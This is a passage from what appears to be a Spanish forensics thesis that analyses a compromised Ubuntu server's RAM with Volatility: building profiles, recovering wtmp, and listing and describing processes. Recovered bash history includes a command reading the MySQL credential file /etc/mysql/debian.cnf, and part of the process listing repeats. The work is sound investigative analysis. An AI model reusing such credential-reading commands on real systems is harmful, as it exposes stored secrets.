edulo@bionic_tfm:~/dwarf2json$ go build
go: downloading github.com/spf13/pflag v1.0.5
edulo@bionic_tfm:~/dwarf2json$ ls
dwarf2json  dwarf.go  go.mod  go.sum  LICENSE.txt  main.go  README.md
edulo@bionic_tfm:~/dwarf2json$ ./dwarf2json linux --elf /usr/lib/debug/boot/vmlinux-4.15.0-1021-aws > linux4.15.0-1021.json
edulo@bionic_tfm:~/dwarf2json$ ls
dwarf2json  dwarf.go  go.mod  go.sum  LICENSE.txt  linux4.15.0-1021.json  main.go  README.md
edulo@bionic_tfm:~/dwarf2json$

```

Figura 58: Proceso para crear perfil de memoria volatility3 (2)

Creada la tabla de símbolos *linux4.15.0-1021.json*, la copiamos en la máquina que tiene instalado volatility3, en la ruta *../volatility3/symbol/Linux* y comprobamos que funciona correctamente:

```

(edulo@edkali) [~/Documents/tfm/volatility3]
└─$ ls volatility3/symbols/linux
linux4.15.0-1021.json

(edulo@edkali) [~/Documents/tfm/volatility3]
└─$ python3 vol.py -f /home/edulo/Documents/tfm/Server_RAM.mem linux.bash
Volatility 3 Framework 2.5.2
Progress: 100.00 Stacking attempts finished
PID Process CommandTime Command
20577 bash 2019-01-03 07:49:45.000000 ls -l
20577 bash 2019-01-03 07:49:45.000000 sudo mysql_secure_installation
20577 bash 2019-01-03 07:49:45.000000 echo "Test 1" | mail -s "Test 1" test12312321@mailinator.com
20577 bash 2019-01-03 07:49:45.000000 apt-cache search mysql
20577 bash 2019-01-03 07:49:45.000000 su mysql
20577 bash 2019-01-03 07:49:45.000000 sudo kill -9 4179
20577 bash 2019-01-03 07:49:45.000000 ps -ef | grep mysql
20577 bash 2019-01-03 07:49:45.000000 sudo cat /etc/mysql/debian.cnf
20577 bash 2019-01-03 07:49:45.000000 sudo systemctl restart psotfix
20577 bash 2019-01-03 07:49:45.000000 cd
20577 bash 2019-01-03 07:49:45.000000 mysql -u root
20577 bash 2019-01-03 07:49:45.000000 mysql_secure_installation
20577 bash 2019-01-03 07:49:45.000000 ^uSU
20577 bash 2019-01-03 07:49:45.000000 apt-cache search php

```

Figura 59: Prueba perfil de memoria volatility3

### 9.2.3 Crear de perfil de memoria para Volatility2

Para crear el perfil de memoria para volatility2 seguimos las indicaciones de la web oficial,

<https://github.com/volatilityfoundation/volatility/wiki/Linux>

```

# apt-get install build-essential linux-headers-`uname -r`

# apt-get install dwarfdump volatility-tools

# cd /usr/src/volatility-tools/linux
# make

```

```

make -C //lib/modules/4.15.0-1021-aws/build CONFIG_DEBUG_INFO=y M="/usr/src/volatility-
tools/linux" modules
make[1]: se entra en el directorio '/usr/src/linux-headers-4.15.0-1021-aws'
  CC [M] /usr/src/volatility-tools/linux/module.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC /usr/src/volatility-tools/linux/module.mod.o
  LD [M] /usr/src/volatility-tools/linux/module.ko
make[1]: se sale del directorio '/usr/src/linux-headers-4.15.0-1021-aws'
dwarfdump -di module.ko > module.dwarf
make -C //lib/modules/4.15.0-1021-aws/build M="/usr/src/volatility-tools/linux" clean
make[1]: se entra en el directorio '/usr/src/linux-headers-4.15.0-1021-aws'
  CLEAN /usr/src/volatility-tools/linux/.tmp_versions
  CLEAN /usr/src/volatility-tools/linux/Module.symvers
make[1]: se sale del directorio '/usr/src/linux-headers-4.15.0-1021-aws'

# zip 4.15.0-1021-aws.zip module.dwarf /boot/System.map-4.15.0-1021-aws

```

```

edulo@bionic_tfm:/usr/src/volatility-tools/linux$ ls -la *.zip
-rw-r--r-- 1 root root 1083977 oct 26 18:38 4.15.0-1021-aws.zip
edulo@bionic_tfm:/usr/src/volatility-tools/linux$

```

Figura 60: Crear perfil de memoria para volatility2

Con esto obtenemos el fichero 4.15.0-1021-aws.zip que copiarimos al directorio de perfiles de volatility2.

```

(edulo@edkali)-[~/.../volatility/plugins/overlays/linux]
└─$ ls -la 4.15*
-rw-r--r-- 1 edulo edulo 1083977 Oct 26 18:51 4.15.0-1021-aws

(edulo@edkali)-[~/.../volatility/plugins/overlays/linux]
└─$ pwd
/home/edulo/.local/lib/python2.7/site-packages/volatility/plugins/overlays/linux

```

Figura 61: Crear perfil de memoria para volatility2 (2)

Verificamos:

```

(edulo@edkali)-[~/Documents/tfm]
└─$ vol.py --info | grep Profile
Volatility Foundation Volatility Framework 2.6.1
Profiles
Linux4_15x64 - A Profile for Linux 4.15 x64
VistaSP0x64 - A Profile for Windows Vista SP0 x64
VistaSP0x86 - A Profile for Windows Vista SP0 x86
VistaSP1x64 - A Profile for Windows Vista SP1 x64

```

Figura 62: Crear perfil de memoria para volatility2 (3)

### 9.3 Recuperar el último login de sistema a partir de la captura de la memoria RAM.

Para verificar la fecha y hora del último apagado del sistema en Linux, se puede usar el comando *last*. Este comando muestra una lista de inicio y cierre

de sesión, incluido el apagado del sistema. Por lo general, se usa para revisar el historial de inicio de sesión, pero también muestra eventos de apagado.

En el caso de un sistema *Debian/Ubuntu* la información de *last* se recopila dentro del fichero */var/log/wtmp*.

Para obtener la fecha y hora del último *login* del sistema intentamos recuperar este fichero de la captura de la memoria RAM.

Recuperamos el fichero mediante los comandos:

```
vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_find_file -F /var/log/wtmp
vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_find_file -i 0xffff90055aeaafa8 -O wtmp
```

Copiamos el fichero a la máquina virtual con el mismo kernel a la máquina en estudio creado en el [anexo 2.1](#). Esta máquina tiene una *ip* local *192.168.17.15*:

```
scp wtmp edulo@192.168.17.15:/home/edulo
```

Copiamos el fichero *wtmp*, al directorio que corresponde */var/log*

```
sudo cp wtmp /var/log
```

Ejecutamos *last*:

```
edulo@bionic_tfm:~$ sudo last
ubuntu pts/0      83.247.136.74   Thu Jan 3 08:49   gone - no logout
ubuntu pts/0      83.247.136.74   Thu Jan 3 08:28 - 08:34 (00:06)
```




Figura 63: Recuperar último login del servidor

## 9.4 Procesos en ejecución

Mediante los comandos *pslist*, *pstree* obtenemos un listado de los procesos que se encuentran en ejecución en el momento de realizar el volcado.

### 9.4.1 Lista de procesos

Resultado del comando:

```
vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_pslist
```

```
(edulo@edkali) [~/Documents/tfm]
└─$ vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_pslist
Volatility Foundation Volatility Framework 2.6.1
Offset      Name                Pid      PPid      Uid        Gid        DTB          Start Time
-----
0xffff90057df50000 systemd             1         0         0          0  0x000000003b7ba000 2018-12-21 12:04:59 UTC+0000
0xffff90057df55b00 kthreadd           2         0         0          0  ----- 2018-12-21 12:04:59 UTC+0000
0xffff90057df52d80 kworker/0:0H       4         2         0          0  ----- 2018-12-21 12:04:59 UTC+0000
0xffff90057df916c0 mm_percpu_wq       6         2         0          0  ----- 2018-12-21 12:04:59 UTC+0000
0xffff90057df90000 ksoftirqd/0        7         2         0          0  ----- 2018-12-21 12:04:59 UTC+0000
0xffff90057df95b00 rcu_sched          8         2         0          0  ----- 2018-12-21 12:04:59 UTC+0000
0xffff90057df94440 rcu_bh             9         2         0          0  ----- 2018-12-21 12:04:59 UTC+0000
0xffff90057df92d00 migration/0        10        2         0          0  ----- 2018-12-21 12:04:59 UTC+0000
0xffff90057df9db00 watchdog/0        11        2         0          0  ----- 2018-12-21 12:04:59 UTC+0000
0xffff90057dff8000 cpuhp/0           12        2         0          0  ----- 2018-12-21 12:04:59 UTC+0000
0xffff90057dffdb00 kdevtmpfs         13        2         0          0  ----- 2018-12-21 12:04:59 UTC+0000
0xffff90057dff4c40 netns             14        2         0          0  ----- 2018-12-21 12:04:59 UTC+0000
0xffff90057dffad80 rcu_tasks_kthre   15        2         0          0  ----- 2018-12-21 12:04:59 UTC+0000
0xffff90057dff96c0 kauditd           16        2         0          0  ----- 2018-12-21 12:04:59 UTC+0000
0xffff90057d49db00 xenbus            17        2         0          0  ----- 2018-12-21 12:04:59 UTC+0000
0xffff90057d49c440 xenwatch          18        2         0          0  ----- 2018-12-21 12:04:59 UTC+0000
0xffff90057d4996c0 khungtaskd       20        2         0          0  ----- 2018-12-21 12:04:59 UTC+0000
0xffff90057d498000 oom_reaper        21        2         0          0  ----- 2018-12-21 12:04:59 UTC+0000
0xffff90057d510000 writeback         22        2         0          0  ----- 2018-12-21 12:04:59 UTC+0000
0xffff90057d515b00 kcompactd0       23        2         0          0  ----- 2018-12-21 12:04:59 UTC+0000
0xffff90057d514440 ksmd             24        2         0          0  ----- 2018-12-21 12:04:59 UTC+0000
0xffff90057d512d80 khugepaged       25        2         0          0  ----- 2018-12-21 12:04:59 UTC+0000
0xffff90057d5116c0 crypto           26        2         0          0  ----- 2018-12-21 12:04:59 UTC+0000
0xffff90057d53db00 kintegrityd      27        2         0          0  ----- 2018-12-21 12:04:59 UTC+0000
0xffff90057d53c440 kblockd         28        2         0          0  ----- 2018-12-21 12:04:59 UTC+0000
0xffff90057d53ad80 ata_sff         29        2         0          0  ----- 2018-12-21 12:04:59 UTC+0000
0xffff90057d5396c0 md              30        2         0          0  ----- 2018-12-21 12:04:59 UTC+0000
0xffff90057d538000 edac-poller      31        2         0          0  ----- 2018-12-21 12:04:59 UTC+0000
0xffff90057d7216c0 devfreq_wq      32        2         0          0  ----- 2018-12-21 12:04:59 UTC+0000
0xffff90057d720000 watchdogd       33        2         0          0  ----- 2018-12-21 12:04:59 UTC+0000
0xffff90057d722d80 kswaped0        36        2         0          0  ----- 2018-12-21 12:05:00 UTC+0000
0xffff90057d724440 ecryptfs-kthrea 37        2         0          0  ----- 2018-12-21 12:05:00 UTC+0000
0xffff900579725b00 kthrotld        79        2         0          0  ----- 2018-12-21 12:05:00 UTC+0000
0xffff900579724440 nvme-wq         80        2         0          0  ----- 2018-12-21 12:05:00 UTC+0000
0xffff900579722d80 scsi_eh_0       81        2         0          0  ----- 2018-12-21 12:05:00 UTC+0000
0xffff9005797216c0 scsi_tmf_0      82        2         0          0  ----- 2018-12-21 12:05:00 UTC+0000
0xffff900579720000 scsi_eh_1       83        2         0          0  ----- 2018-12-21 12:05:00 UTC+0000
0xffff900579718000 scsi_tmf_1      84        2         0          0  ----- 2018-12-21 12:05:00 UTC+0000
0xffff900579710000 ipv6_addrconf   89        2         0          0  ----- 2018-12-21 12:05:00 UTC+0000
0xffff9005796e8000 kstrp           99        2         0          0  ----- 2018-12-21 12:05:00 UTC+0000
0xffff9005796ead80 kworker/0:1H    100       2         0          0  ----- 2018-12-21 12:05:00 UTC+0000
```

0xffff9005796ead80	kworke	0:1H	100	2	0	0	-----	2018-12-21	12:05:00	UTC+0000
0xffff900576f896c0	raid5wq		280	2	0	0	-----	2018-12-21	12:05:03	UTC+0000
0xffff900576f7db00	jbd2/xvda1-8		330	2	0	0	-----	2018-12-21	12:05:03	UTC+0000
0xffff900576f7c440	ext4-rsv-conver		331	2	0	0	-----	2018-12-21	12:05:03	UTC+0000
0xffff900576f796c0	iscsi_	eh	395	2	0	0	-----	2018-12-21	12:05:03	UTC+0000
0xffff9005797016c0	ib-comp-wq		408	2	0	0	-----	2018-12-21	12:05:04	UTC+0000
0xffff9005796c16c0	ib_mcast		409	2	0	0	-----	2018-12-21	12:05:04	UTC+0000
0xffff9005796c5b00	ib_nl_sa_wq		410	2	0	0	-----	2018-12-21	12:05:04	UTC+0000
0xffff900576f7ad80	lvmetad		414	1	0	0	0x0000000039cf6000	2018-12-21	12:05:04	UTC+0000
0xffff9005796e96c0	rdma_cm		415	2	0	0	-----	2018-12-21	12:05:04	UTC+0000
0xffff90057971ad80	systemd-logind		712	1	0	0	0x000000003b2b6000	2018-12-21	12:05:09	UTC+0000
0xffff900576f88000	dbus-daemon		720	1	103	107	0x000000003bccca000	2018-12-21	12:05:09	UTC+0000
0xffff900576f8ad80	cron		733	1	0	0	0x000000003baac000	2018-12-21	12:05:10	UTC+0000
0xffff9005796c0000	accounts-daemon		734	1	0	0	0x000000003bb3c000	2018-12-21	12:05:10	UTC+0000
0xffff9005796ec440	lxcfs		737	1	0	0	0x000000003b00e000	2018-12-21	12:05:10	UTC+0000
0xffff90057b014440	atd		749	1	0	0	0x000000003b1a4000	2018-12-21	12:05:10	UTC+0000
0xffff90057ae28000	polkitd		771	1	0	0	0x000000003af6e000	2018-12-21	12:05:10	UTC+0000
0xffff90057ae2ad80	agetty		785	1	0	0	0x000000003bcc2000	2018-12-21	12:05:10	UTC+0000
0xffff90057ae2db00	agetty		791	1	0	0	0x0000000039ff8000	2018-12-21	12:05:10	UTC+0000
0xffff90057bd196c0	loop0		951	2	0	0	-----	2018-12-21	12:05:15	UTC+0000
0xffff90057bd18000	loop1		1103	2	0	0	-----	2018-12-21	12:05:18	UTC+0000
0xffff90057a73c440	systemd-network		2788	1	100	102	0x000000003a536000	2018-12-21	12:10:43	UTC+0000
0xffff90057a73db00	systemd-resolve		2804	1	101	103	0x0000000039ea6000	2018-12-21	12:10:43	UTC+0000
0xffff900579712d80	systemd-timesyn		2818	1	-	62583	0x000000003a75a000	2018-12-21	12:10:43	UTC+0000
0xffff90057a7396c0	systemd-journal		2825	1	0	0	0x000000004006000	2018-12-21	12:10:43	UTC+0000
0xffff9005445a0000	uuidd		5877	1	106	110	0x0000000039ec8000	2018-12-21	12:11:11	UTC+0000
0xffff90057bd1ad80	systemd-udev		5160	1	0	0	0x000000003a790000	2018-12-21	12:11:12	UTC+0000
0xffff90057bd1db00	xfst	alloc	10374	2	0	0	-----	2018-12-21	12:11:28	UTC+0000
0xffff90057bd1c440	xf	mru_cache	10375	2	0	0	-----	2018-12-21	12:11:28	UTC+0000
0xffff90054466ad80	iscsid		10988	1	0	0	0x0000000036d48000	2018-12-21	12:11:35	UTC+0000
0xffff90054466db00	iscsid		10989	1	0	0	0x0000000039d76000	2018-12-21	12:11:35	UTC+0000
0xffff90057d49ad80	networkd-dispat		11199	1	0	0	0x0000000039e26000	2018-12-21	12:11:37	UTC+0000
0xffff90057940c440	sshd		12159	1	0	0	0x00000000472c000	2018-12-21	12:12:06	UTC+0000
0xffff90054f4cd000	mysqld		5127	1	111	116	0x000000003af40000	2018-12-21	18:18:37	UTC+0000
0xffff90057b4cd000	apache2		5469	1	0	0	0x00000000404da000	2018-12-21	18:29:25	UTC+0000
0xffff9005445a2d80	loop2		6189	2	0	0	-----	2018-12-21	19:10:22	UTC+0000
0xffff9005445a16c0	snapp		6219	1	0	0	0x0000000039eb2000	2018-12-21	19:10:23	UTC+0000
0xffff90054da68000	loop3		6349	2	0	0	-----	2018-12-21	19:10:26	UTC+0000
0xffff9005797196c0	amazon-ssm-agen		6445	1	0	0	0x0000000039e12000	2018-12-21	19:10:27	UTC+0000
0xffff9005796edb00	rsyslogd		26254	1	102	106	0x0000000017b26000	2018-12-30	10:44:51	UTC+0000
0xffff900557adad80	master		26489	1	0	0	0x0000000036a42000	2018-12-30	10:46:13	UTC+0000
0xffff900557ad8000	qmgr		26500	26489	112	117	0x0000000017baa000	2018-12-30	10:46:13	UTC+0000
0xffff90057940ad80	kworke	0:0	19056	2	0	0	-----	2019-01-03	04:24:46	UTC+0000
0xffff90057b010000	kworke	u30:2	19454	2	0	0	-----	2019-01-03	05:50:42	UTC+0000
0xffff9005796ead80	kworke	0:1H	100	2	0	0	-----	2018-12-21	12:05:00	UTC+0000
0xffff900576f896c0	raid5wq		280	2	0	0	-----	2018-12-21	12:05:03	UTC+0000
0xffff900576f7db00	jbd2/xvda1-8		330	2	0	0	-----	2018-12-21	12:05:03	UTC+0000
0xffff900576f7c440	ext4-rsv-conver		331	2	0	0	-----	2018-12-21	12:05:03	UTC+0000
0xffff900576f796c0	iscsi_	eh	395	2	0	0	-----	2018-12-21	12:05:03	UTC+0000
0xffff9005797016c0	ib-comp-wq		408	2	0	0	-----	2018-12-21	12:05:04	UTC+0000
0xffff9005796c16c0	ib_mcast		409	2	0	0	-----	2018-12-21	12:05:04	UTC+0000
0xffff9005796c5b00	ib_nl_sa_wq		410	2	0	0	-----	2018-12-21	12:05:04	UTC+0000
0xffff900576f7ad80	lvmetad		414	1	0	0	0x0000000039cf6000	2018-12-21	12:05:04	UTC+0000
0xffff9005796e96c0	rdma_cm		415	2	0	0	-----	2018-12-21	12:05:04	UTC+0000
0xffff90057971ad80	systemd-logind		712	1	0	0	0x000000003b2b6000	2018-12-21	12:05:09	UTC+0000
0xffff900576f88000	dbus-daemon		720	1	103	107	0x000000003bccca000	2018-12-21	12:05:09	UTC+0000
0xffff900576f8ad80	cron		733	1	0	0	0x000000003baac000	2018-12-21	12:05:10	UTC+0000
0xffff9005796c0000	accounts-daemon		734	1	0	0	0x000000003bb3c000	2018-12-21	12:05:10	UTC+0000
0xffff9005796ec440	lxcfs		737	1	0	0	0x000000003b00e000	2018-12-21	12:05:10	UTC+0000
0xffff90057b014440	atd		749	1	0	0	0x000000003b1a4000	2018-12-21	12:05:10	UTC+0000
0xffff90057ae28000	polkitd		771	1	0	0	0x000000003af6e000	2018-12-21	12:05:10	UTC+0000
0xffff90057ae2ad80	agetty		785	1	0	0	0x000000003bcc2000	2018-12-21	12:05:10	UTC+0000
0xffff90057ae2db00	agetty		791	1	0	0	0x0000000039ff8000	2018-12-21	12:05:10	UTC+0000
0xffff90057bd196c0	loop0		951	2	0	0	-----	2018-12-21	12:05:15	UTC+0000
0xffff90057bd18000	loop1		1103	2	0	0	-----	2018-12-21	12:05:18	UTC+0000
0xffff90057a73c440	systemd-network		2788	1	100	102	0x000000003a536000	2018-12-21	12:10:43	UTC+0000
0xffff90057a73db00	systemd-resolve		2804	1	101	103	0x0000000039ea6000	2018-12-21	12:10:43	UTC+0000
0xffff900579712d80	systemd-timesyn		2818	1	-	62583	0x000000003a75a000	2018-12-21	12:10:43	UTC+0000
0xffff90057a7396c0	systemd-journal		2825	1	0	0	0x000000004006000	2018-12-21	12:10:43	UTC+0000
0xffff9005445a0000	uuidd		5877	1	106	110	0x0000000039ec8000	2018-12-21	12:11:11	UTC+0000
0xffff90057bd1ad80	systemd-udev		5160	1	0	0	0x000000003a790000	2018-12-21	12:11:12	UTC+0000
0xffff90057bd1db00	xfst	alloc	10374	2	0	0	-----	2018-12-21	12:11:28	UTC+0000
0xffff90057bd1c440	xf	mru_cache	10375	2	0	0	-----	2018-12-21	12:11:28	UTC+0000
0xffff90054466ad80	iscsid		10988	1	0	0	0x0000000036d48000	2018-12-21	12:11:35	UTC+0000
0xffff90054466db00	iscsid		10989	1	0	0	0x0000000039d76000	2018-12-21	12:11:35	UTC+0000
0xffff90057d49ad80	networkd-dispat		11199	1	0	0	0x0000000039e26000	2018-12-21	12:11:37	UTC+0000
0xffff90057940c440	sshd		12159	1	0	0	0x00000000472c000	2018-12-21	12:12:06	UTC+0000
0xffff90054f4cd000	mysqld		5127	1	111	116	0x000000003af40000	2018-12-21	18:18:37	UTC+0000
0xffff90057b4cd000	apache2		5469	1	0	0	0x00000000404da000	2018-12-21	18:29:25	UTC+0000
0xffff9005445a2d80	loop2		6189	2	0	0	-----	2018-12-21	19:10:22	UTC+0000
0xffff9005445a16c0	snapp		6219	1	0	0	0x0000000039eb2000	2018-12-21	19:10:23	UTC+0000
0xffff90054da68000	loop3		6349	2	0	0	-----	2018-12-21	19:10:26	UTC+0000
0xffff9005797196c0	amazon-ssm-agen		6445	1	0	0	0x0000000039e12000	2018-12-21	19:10:27	UTC+0000
0xffff9005796edb00	rsyslogd		26254	1	102	106	0x0000000017b26000	2018-12-30	10:44:51	UTC+0000
0xffff900557adad80	master		26489	1	0	0	0x0000000036a42000	2018-12-30	10:46:13	UTC+0000
0xffff900557ad8000	qmgr		26500	26489	112	117	0x0000000017baa000	2018-12-30	10:46:13	UTC+0000
0xffff90057940ad80	kworke	0:0	19056	2	0	0	-----	2019-01-03	04:24:46	UTC+0000
0xffff90057b010000	kworke	u30:2	19454	2	0	0	-----	2019-01-03	05:50:42	UTC+0000

Figura 64: Listado de procesos pslist

## 9.4.2 Árbol de procesos en ejecución

Resultado del comando:

```
vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_pstree
```

```
(edulo@edkali)-[~/Documents/tfm]
└─$ vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_pstree
Volatility Foundation Volatility Framework 2.6.1
```

Name	Pid	Uid
systemd	1	
.lvmetad	414	
.systemd-logind	712	
.dbus-daemon	720	103
.cron	733	
.accounts-daemon	734	
.lxcfs	737	
.atd	749	
.polkitd	771	
.agetty	785	
.agetty	791	
.systemd-network	2788	100
.systemd-resolve	2804	101
.systemd-timesyn	2818	62583
.systemd-journal	2825	
.uuidd	5077	106
.systemd-udev	5160	
.iscsid	10988	
.iscsid	10989	
.networkd-dispat	11199	
.sshd	12159	
..sshd	20483	
...sshd	20576	1000
....bash	20577	1000
.....sudo	20893	
.....insmod	20894	
.mysqld	5127	111
.apache2	5469	
..apache2	19704	33
..apache2	19705	33
..apache2	19706	33
..apache2	19707	33
..apache2	19708	33
..apache2	19952	33
..[sh]	20381	33
..apache2	19953	33
..apache2	20230	33
..apache2	20231	33
..apache2	20232	33
..apache2	20233	33
.snapd	6219	
.amazon-ssm-agen	6445	

```

amazon-ssm-agen      6445
rsyslogd             26254          102
master              26489
..qmgr              26500          112
..pickup            20703          112
systemd             20485          1000
..(sd-pam)          20486          1000
[kthreadd]          2
.[kworker/0:0H]     4
.[mm_percpu_wq]     6
.[ksoftirqd/0]      7
.[rcu_sched]        8
.[rcu_bh]           9
.[migration/0]     10
.[watchdog/0]      11
.[cpuhp/0]         12
.[kdevtmpfs]       13
.[netns]           14
.[rcu_tasks_kthre] 15
.[kauditd]         16
.[xenbus]          17
.[xenwatch]        18
.[khungtaskd]      20
.[oom_reaper]      21
.[writeback]       22
.[kcompactd0]     23
.[ksmd]            24
.[khugepaged]     25
.[crypto]          26
.[kintegrityd]     27
.[kblockd]         28
.[ata_sff]         29
.[md]              30
.[edac-poller]    31
.[devfreq_wq]     32
.[watchdogd]      33
.[kswapd0]        36
.[ecryptfs-kthrea] 37
.[kthrotld]       79
.[nvme-wq]        80
.[scsi_eh_0]      81
.[scsi_tmf_0]     82
.[scsi_eh_1]      83
.[scsi_tmf_1]     84
.[ipv6_addrconf]  89
.[ipv6_addrconf]  89
.[kstrp]           99
.[kworker/0:1H]   100
.[raid5wq]        280
.[jbd2/xvda1-8]   330
.[ext4-rsv-conver] 331
.[iscsi_eh]       395
.[ib-comp-wq]     408
.[ib_mcast]       409
.[ib_nl_sa_wq]    410
.[rdma_cm]        415
.[loop0]          951
.[loop1]         1103
.[xfsalloc]       10374
.[xfs_mru_cache]  10375
.[loop2]          6189
.[loop3]          6349
.[kworker/0:0]    19056
.[kworker/u30:2]  19454
.[kworker/0:1]   19709
.[kworker/u30:1]  20781
.[kworker/u30:0]  20886
.[kworker/0:2]   20898

```

Figura 65: Árbol de procesos pstree

### 9.4.3 Descripción de los procesos en ejecución

systemd: Es el proceso init y actúa como el proceso principal del sistema.

kthreadd: Es un subproceso del kernel que crea y administra otros hilos de trabajo del kernel.

kworker/0:0H: Es un hilo de trabajo del kernel asociado con el núcleo de la CPU 0.

mm\_percpu\_wq: Es una cola de trabajo del kernel relacionada con la gestión de la memoria.

ksoftirqd/0: Es un hilo del kernel asociado a las interrupciones del software en la CPU 0.

rcu\_sched: Es un proceso relacionado con el uso de Read-Copy-Update (RCU) para la sincronización en el kernel.

rcu\_bh: Es otro proceso relacionado con RCU para tareas de fondo en el kernel.

migration/0: Proceso relacionado con la migración de procesos entre núcleos de CPU.

watchdog/0: Proceso encargado de la supervisión del sistema.

cpuhp/0: Gestiona la administración de energía y la administración de la CPU.

kdevtmpfs: Está relacionado con la administración de dispositivos en el sistema de archivos tmpfs.

netns: Proceso relacionado con la administración de espacios de nombres de red.

rcu\_tasks\_kthre: Relacionado con RCU y la administración de tareas en el kernel.

kauditd: Proceso de auditoría del kernel para el registro de eventos de seguridad.

xenbus: Proceso relacionado con la comunicación entre dominios en entornos Xen.

xenwatch: Proceso relacionado con la administración de eventos de Xen.

khungtaskd: Proceso relacionado con la administración de tareas en el kernel.

oom\_reaper: Maneja situaciones de falta de memoria y recuperación del sistema.

writeback: Administra la escritura en disco de datos en el sistema de archivos.  
kcompactd0: Administra la compactación de la memoria en la CPU 0.

ksmd: Administra el escaneo y la deduplicación de memoria en el kernel.

khugepaged: Administra páginas grandes en el kernel.

crypto: Proceso relacionado con operaciones criptográficas.

kintegrityd: Administra la integridad de datos en el kernel.

kblockd: Administra operaciones de bloque en el kernel.

ata\_sff: Administra operaciones de controladoras ATA.

md: Administra matrices RAID (Discos Redundantes Independientes).

edac-poller: Administra errores de corrección de errores y códigos de verificación.

devfreq\_wq: Administra la frecuencia de dispositivos en el kernel.

watchdogd: Proceso de monitoreo del sistema.

kswapd0: Administra la actividad de intercambio de memoria en la CPU 0.

ecryptfs-kthrea: Proceso relacionado con el sistema de archivos cifrado  
ecryptfs.

kthrotld: Administra la velocidad de transferencia en el kernel.

nvme-wq: Administra las colas de comandos NVMe.

scsi\_eh\_0: Administra las operaciones de manejo de errores SCSI en la CPU 0.

scsi\_tmf\_0: Administra operaciones de administración de tareas SCSI en la CPU 0.

scsi\_eh\_1: Administra las operaciones de manejo de errores SCSI en la CPU 1.

scsi\_tmf\_1: Administra operaciones de administración de tareas SCSI en la CPU 1.

ipv6\_addrconf: Administra la configuración de direcciones IPv6.

kstrp: Administra tareas del kernel.

kworker/0:1H: Hilo de trabajo del kernel en la CPU 0.

raid5wq: Administra operaciones relacionadas con matrices RAID 5.

jbd2/xvda1-8: Proceso del sistema de archivos Journaling Block Device 2.

ext4-rsv-conver: Proceso relacionado con la conversión de reservas en sistemas de archivos ext4.

iscsi\_eh: Administra las operaciones de manejo de errores iSCSI.

ib-comp-wq: Administra operaciones de InfiniBand.

ib\_mcast: Administra operaciones de multidifusión InfiniBand.

ib\_nl\_sa\_wq: Administra operaciones de InfiniBand.

lvm: Proceso relacionado con la administración de volúmenes lógicos (LVM) en el sistema.

rdma\_cm: Administra la comunicación de acceso remoto directo (RDMA) en el kernel.

systemd-logind: Es el servicio de inicio de sesión del sistema y administra sesiones de usuario.

dbus-daemon: Proceso relacionado con el sistema de comunicación entre procesos D-Bus.

cron: Administra las tareas programadas en el sistema a través del servicio cron.

accounts-daemon: Administra cuentas de usuario y grupos en el sistema.

lxcfs: Proceso relacionado con el sistema de contenedores LXC (Linux Containers).

atd: Administra la ejecución de tareas programadas en el sistema.

polkitd: Administra la autorización de políticas de seguridad en el sistema.

agetty: Administra sesiones de consola virtual y proporciona un inicio de sesión en la terminal.

uidd: Administra la generación de identificadores únicos en el sistema.

systemd-udev: Administra eventos relacionados con dispositivos y udev en el sistema.

xfsalloc: Administra la asignación de bloques en sistemas de archivos XFS.

`xfsmru_cache`: Administra la memoria caché MRU (Most Recently Used) en sistemas de archivos XFS.

`iscsid`: Administra la conectividad y configuración del Initiator iSCSI en el sistema.

`networkd-dispatcher`: Proceso relacionado con la administración de eventos de red.

`sshd`: Es el servicio de SSH que permite conexiones seguras al sistema.

`mysqld`: El proceso de servidor de base de datos MySQL.

`apache2`: Proceso del servidor web Apache.

`snappy`: Administra las instantáneas y los paquetes Snap en sistemas Snap.

`amazon-ssm-agent`: Relacionado con el servicio de Systems Manager en AWS (Amazon Web Services).

`rsyslogd`: Administra la recopilación y el envío de registros del sistema.

`master`: Parte del servidor de correo Postfix.

